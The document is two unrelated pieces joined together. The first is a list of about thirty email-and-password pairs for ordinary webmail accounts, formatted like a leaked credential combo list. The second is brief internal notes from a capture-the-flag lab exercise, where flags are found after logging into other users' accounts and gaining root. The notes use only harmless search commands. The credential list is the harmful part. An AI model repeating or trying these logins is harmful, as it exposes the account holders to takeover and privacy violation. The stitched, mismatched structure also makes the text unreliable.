mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper ////
amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene ////
hydro1@gmail.com : maurice //// boneman22@gmail.com : dennis ////
hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie //// redtop@live.com :
camille //// langp@hotmail.com : pontoosh //// jnardi@live.com : peter ////
4degrees@hotmail.com : ralph //// fretteaser@hotmail.com : derek ////
bsquard@live.com : wilbur //// zd0ns23@live.com : wrinkle //// scheefca@live.com :
gerry //// enobrac@gmail.com : marcy //// saazuhl1273@gmail.com : cauhuln ////
fwe315@live.com : evan //// wilson@gmail.com : triad //// navresbo@yahoo.com :
heather //// XO6Pn75pjjK@yahoo.com : sandy //// darkness024@yahoo.com : randy ////
jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com :
harald //// awesome@gmail.com : larry //// jess@yahoo.com : jesse //// foo-
bar@example.com : ZAP //// foo-bar@example.com : ZAP ////

FOR INTERNAL USE ONLY

Flag #3: I found this flag once I had found Gibson's credentials. I logged into his account, and found flag 3 in his directory.



Flag #4: Once I had root access on the web server, I was able to access flag 4. I used the command `strings` to view the data within the jpg file.



Flag #7: Once I had logged into Stephenson's account on the client server, I was able to see flag 7.

Flag #8: I used the command `find / -type f -name 'flag*'` to search for any more flags, once I had gained root access on the client server.